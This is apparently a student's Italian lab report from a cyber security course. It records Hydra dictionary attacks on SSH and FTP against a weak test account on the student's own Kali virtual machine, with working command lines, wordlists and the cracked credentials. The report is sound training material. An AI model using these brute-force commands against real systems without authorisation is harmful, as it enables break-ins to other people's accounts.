Monyrath Mosetti

Report Laboratorio S6/L5 - Authentication Cracking con Hydra

Corso: Cyber Security & Ethical Hacking — Epicode
Data: 13 Novembre 2026
Ambiente: Kali Linux — Oracle VirtualBox

SOMMARIO

1. Introduzione 2
2. Preparazione dell'ambiente 2
3. Fase 1 - Configurazione SSH 2
3.1 Creazione dell'utente 2
3.2 Avvio e verifica SSH 3
3.3 Verifica dell'autenticazione 3
4. Test SSH con Hydra 4
4.1 Verifica delle credenziali conosciute 4
4.2 Creazione delle wordlist personalizzate 4
4.3 Esecuzione del test a dizionario 5
5. Fase 2 - Configurazione FTP 6
5.1 Installazione di vsftpd 6
5.2 Verifica della porta e della configurazione 7
5.3 Test dell'autenticazione FTP 7
6. Test FTP con Hydra 8
6.1 Attacco a dizionario 8
6.2 Risultato 8
7. Approfondimento — Utilizzo di SecLists 9
7.1 Obiettivo 9
7.2 Individuazione dei dizionari 9
7.3 Creazione delle liste derivate da SecLists 9
7.4 Test SSH con SecLists 10
7.5 Test FTP con SecLists 11
7.6 Considerazioni sull'approfondimento 12
8. Analisi dei risultati e considerazioni sulla sicurezza 12
9. Conclusioni 13

1. Introduzione

L'obiettivo del progetto è stato approfondire il funzionamento degli attacchi a dizionario, utilizzando Hydra per verificare le credenziali associate ai servizi SSH e FTP. Ho suddiviso l'esercitazione in due fasi principali: la configurazione del servizio SSH e quella del servizio FTP. Per entrambi ho verificato inizialmente il funzionamento dell'autenticazione, passando successivamente ai test con Hydra. Ho inoltre previsto un approfondimento con SecLists, una raccolta di wordlist utilizzata nei test di sicurezza, per confrontarne il comportamento con dizionari di diversa provenienza. Tutte le attività sono state condotte su una macchina virtuale Kali Linux, all'interno di un ambiente di laboratorio controllato.

2. Preparazione dell'ambiente

Prima di iniziare ho ripristinato la connettività Internet attraverso il comando:

```
sudo nmcli device connect eth0
```

Il comando utilizza `sudo` per ottenere i privilegi amministrativi, `nmcli` per interagire con NetworkManager e `device connect eth0` per attivare la connessione sull'interfaccia di rete. La macchina era configurata con due interfacce:

- `eth0`: collegamento NAT per l'accesso a Internet.
- `eth1`: rete interna del laboratorio, configurata con indirizzo 192.168.1.10/24.

3. Fase 1 - Configurazione SSH

3.1 Creazione dell'utente

Ho creato un account da utilizzare durante i test:

```
sudo adduser test_user
```

Attraverso `sudo` ho eseguito il comando con privilegi amministrativi, mentre `adduser` ha permesso di creare l'utente `test_user`. Durante la procedura ho impostato la password `testpass`, volutamente semplice per l'esercitazione. Ho verificato la corretta creazione dell'utente attraverso:

```
id test_user
```

Il comando `id` restituisce le informazioni relative agli identificativi UID, GID e ai gruppi di appartenenza. Il sistema ha confermato la presenza dell'utente, assegnandogli UID e GID `1001`.

3.2 Avvio e verifica SSH

Ho successivamente avviato il servizio e controllato il suo stato:

```
sudo service ssh start
sudo service ssh status
```

Il primo comando avvia SSH, mentre il secondo verifica che il servizio sia operativo. Il risultato `active (running)` ha confermato che il server era in ascolto sulla porta TCP 22.



Creazione dell'utente test_user e verifica dell'avvio del servizio SSH.

3.3 Verifica dell'autenticazione

Prima di utilizzare Hydra ho controllato l'indirizzo IPv4 della macchina:

```
ip -4 addr show eth1
```


Il comando `ip` permette di consultare la configurazione di rete; `-4` limita la visualizzazione agli indirizzi IPv4 e `show eth1` seleziona l'interfaccia interessata. Ho effettuato il collegamento tramite:

`ssh test_user@192.168.1.10`

Dopo aver inserito la password, ho verificato l'identità dell'utente con:

`whoami`

Il comando ha restituito `test_user`, confermando l'autenticazione SSH.



Collegamento SSH riuscito e verifica dell'utente autenticato.

4. Test SSH con Hydra

4.1 Verifica delle credenziali conosciute

Dopo aver terminato la sessione SSH con exit, ho eseguito una prima verifica utilizzando Hydra:

`hydra -l test_user -p testpass 192.168.1.10 -t 4 ssh`

Spiegazione:

- `hydra`: avvia lo strumento.
- `-l`: specifica un singolo username.
- `-p`: specifica una singola password.
- `192.168.1.10`: identifica il server da verificare.
- `-t 4`: consente un massimo di quattro task parallele.
- `ssh`: identifica il protocollo.

Hydra ha riconosciuto correttamente la combinazione `test_user:testpass`.

4.2 Creazione delle wordlist personalizzate

Per effettuare un test a dizionario ho creato due file contenenti diversi username e password.

```
printf 'admin\nkali\ntest_user\n' > ~/Desktop/username_list.txt
```

Il comando printf scrive i valori specificati, separati da `\n`, che rappresenta un'interruzione di riga. Il simbolo `>` reindirizza il risultato nel file indicato.

Ho applicato lo stesso procedimento alle password:

```
printf '123456\npassword\ntestpass\nadmin123\n' > ~/Desktop/password_list.txt
```

Le due wordlist contenevano tre username e quattro password, per un massimo di 12 combinazioni.

4.3 Esecuzione del test a dizionario

Inizialmente ho utilizzato:

```
hydra -L ~/Desktop/username_list.txt -P ~/Desktop/password_list.txt -t 4 -f 192.168.1.10 ssh
```


A differenza del primo test, `-L` e `-P` consentono di utilizzare liste di username e password, mentre `-f` interrompe l'esecuzione alla prima combinazione valida. Durante il test ho riscontrato alcuni errori di connessione, che hanno impedito il completamento della verifica. Ho quindi modificato il comando:

```
hydra -I -L ~/Desktop/username_list.txt -P ~/Desktop/password_list.txt -t 1 -W 3 -f -V 192.168.1.10 ssh
```

Le modifiche principali sono state:

- `-I`: ignora un eventuale file di ripristino precedente.
- `-t 1`: limita l'esecuzione a un solo task.
- `-W 3`: imposta un'attesa di tre secondi tra le connessioni successive dello stesso task.
- `-V`: visualizza i singoli tentativi.

Con questa configurazione Hydra ha completato il test, individuando le credenziali corrette all'undicesimo tentativo.



Test a dizionario SSH con individuazione della combinazione test_user.

5. Fase 2 - Configurazione FTP

5.1 Installazione di vsftpd


Per la seconda fase ho scelto il servizio FTP, utilizzando il server vsftpd. Ho aggiornato l'elenco dei pacchetti e installato il servizio:

```
sudo apt update
sudo apt install vsftpd
```

apt update aggiorna le informazioni sui pacchetti disponibili, mentre `apt install vsftpd` installa il software necessario per il server FTP. Ho quindi avviato il servizio:

```
sudo service vsftpd start
sudo service vsftpd status
```

Il sistema ha restituito `active (running)`, confermando il corretto avvio.



Installazione del servizio vsftpd attraverso apt.

5.2 Verifica della porta e della configurazione

Ho verificato che il servizio fosse in ascolto sulla porta 21:

```
sudo ss -ltnp | grep ':21 '
```

Il comando `ss` mostra i socket di rete, mentre le opzioni `-ltnp` consentono di identificare le connessioni TCP in ascolto e i processi associati. Attraverso `grep` ho filtrato il risultato per la porta 21. Ho successivamente verificato alcune impostazioni del server:

```
sudo grep -E '^(anonymous_enable|local_enable|write_enable)' /etc/vsftpd.conf
```

Il comando cerca nel file di configurazione le impostazioni relative all'accesso anonimo, agli utenti locali e alla scrittura. Il sistema ha restituito:

```
anonymous_enable=NO
local_enable=YES
```

La configurazione consentiva l'autenticazione degli utenti locali, mantenendo disabilitato l'accesso anonimo.

5.3 Test dell'autenticazione FTP

Prima di utilizzare Hydra ho verificato il funzionamento del servizio mediante:

```
ftp 192.168.1.10
```


Dopo aver inserito le credenziali dell'utente `test_user`, il server ha restituito:

```
230 Login successful.
```

Ho utilizzato `pwd` per verificare la directory remota, ottenendo:

```
Remote directory: /home/test_user
```

Infine, ho terminato il collegamento con `bye`.



Verifica del servizio FTP e autenticazione riuscita dell'utente test_user.

6. Test FTP con Hydra

6.1 Attacco a dizionario

Dopo aver verificato il funzionamento di FTP, ho riutilizzato le wordlist preparate per SSH.


```
hydra -I -L ~/Desktop/username_list.txt -P ~/Desktop/password_list.txt -t 1 -W 3 -f -V
192.168.1.10 ftp
```

Il comando mantiene le stesse opzioni utilizzate in precedenza. La differenza principale è il parametro finale `ftp`, che indica il protocollo da testare.

6.2 Risultato

Hydra ha individuato le credenziali corrette all'undicesimo tentativo:

```
[21][ftp] host: 192.168.1.10
login: test_user
password: testpass
```



Test a dizionario FTP attraverso Hydra.

7. Approfondimento — Utilizzo di SecLists

7.1 Obiettivo

Dopo aver completato i test con wordlist personalizzate, ho deciso di approfondire l'utilizzo di SecLists, una raccolta di dizionari comunemente impiegata nei test di sicurezza. L'obiettivo è confrontare il comportamento di Hydra utilizzando un campione di username e password provenienti da dizionari standard, integrato con le credenziali del laboratorio.

7.2 Individuazione dei dizionari

Ho inizialmente verificato la presenza di SecLists:

```
ls /usr/share/seclists/
```

Il comando `ls` elenca il contenuto della directory. Ho verificato la presenza delle cartelle Passwords e Usernames, che contengono rispettivamente dizionari di password e nomi utente. Ho successivamente consultato i file disponibili:

```
ls /usr/share/seclists/Usernames/
ls /usr/share/seclists/Passwords/Common-Credentials/
```

Tra i dizionari disponibili ho scelto `top-usernames-shortlist.txt` e `top-passwords-shortlist.txt`.

7.3 Creazione delle liste derivate da SecLists

Per rendere il test controllato ho selezionato soltanto le prime cinque righe di ciascun dizionario.

Username:

```
Head -n 5 /usr/share/seclists/Usernames/top-usernames-shortlist.txt >
~/Desktop/seclists_users.txt
```

Password:

```
head -n 5 /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt >
~/Desktop/seclists_passwords.txt
```

Spiegazione:

- `head`: visualizza la parte iniziale di un file.
- `-n 5`: limita la selezione alle prime cinque righe.
- `>`: salva il risultato in un nuovo file.
- `~/Desktop/` : indica la directory in cui ho salvato le liste.


Ho successivamente integrato i due dizionari con le credenziali del laboratorio:

```
printf 'test_user\n' >> ~/Desktop/seclists_users.txt
printf 'testpass\n' >> ~/Desktop/seclists_passwords.txt
```

In questo caso `>>` aggiunge il contenuto alla fine dei file, senza sovrascrivere quello già presente. Ho verificato le liste utilizzando:

```
cat ~/Desktop/seclists_users.txt
cat ~/Desktop/seclists_passwords.txt
```

Il comando `cat` mostra il contenuto dei file direttamente nel terminale. Le liste risultanti comprendono sei username e sei password, per un massimo di 36 combinazioni.




Preparazione delle wordlist derivate da SecLists e integrazione con le credenziali dell'account di laboratorio.

7.4 Test SSH con SecLists

Per confrontare il risultato con il precedente test SSH, ho predisposto il seguente comando:

```
hydra -I -L ~/Desktop/seclists_users.txt -P ~/Desktop/seclists_passwords.txt -t 1 -W 3 -f
-V 192.168.1.10 ssh
```

Le opzioni utilizzate sono le stesse del test precedente, ma questa volta `-L` e `-P` fanno riferimento alle nuove liste derivate da SecLists.




7.5 Test FTP con SecLists

Ho predisposto una verifica analoga sul servizio FTP:

```
hydra -I -L ~/Desktop/seclists_users.txt -P ~/Desktop/seclists_passwords.txt -t 1 -W 3 -f
-V 192.168.1.10 ftp
```

La differenza principale è il parametro finale ftp, che permette di indirizzare il test al servizio in ascolto sulla porta 21.



7.6 Considerazioni sull'approfondimento

L'utilizzo di SecLists mi ha permesso di conoscere una fonte di wordlist già strutturate e di comprendere meglio come adattare la dimensione di un dizionario alle esigenze di un test.

In questo caso ho selezionato un campione ridotto, aggiungendo esplicitamente le credenziali corrette.

Non si tratta quindi di una ricerca completamente alla cieca, ma di una verifica controllata e riproducibile.

8. Analisi dei risultati e considerazioni sulla sicurezza

I test iniziali hanno prodotto i seguenti risultati:

Parametro	SSH	FTP
Porta	TCP 22	TCP 21
Utente	test_user	test_user
Password	testpass	testpass
Tentativi	11	11
Esito	Positivo	Positivo
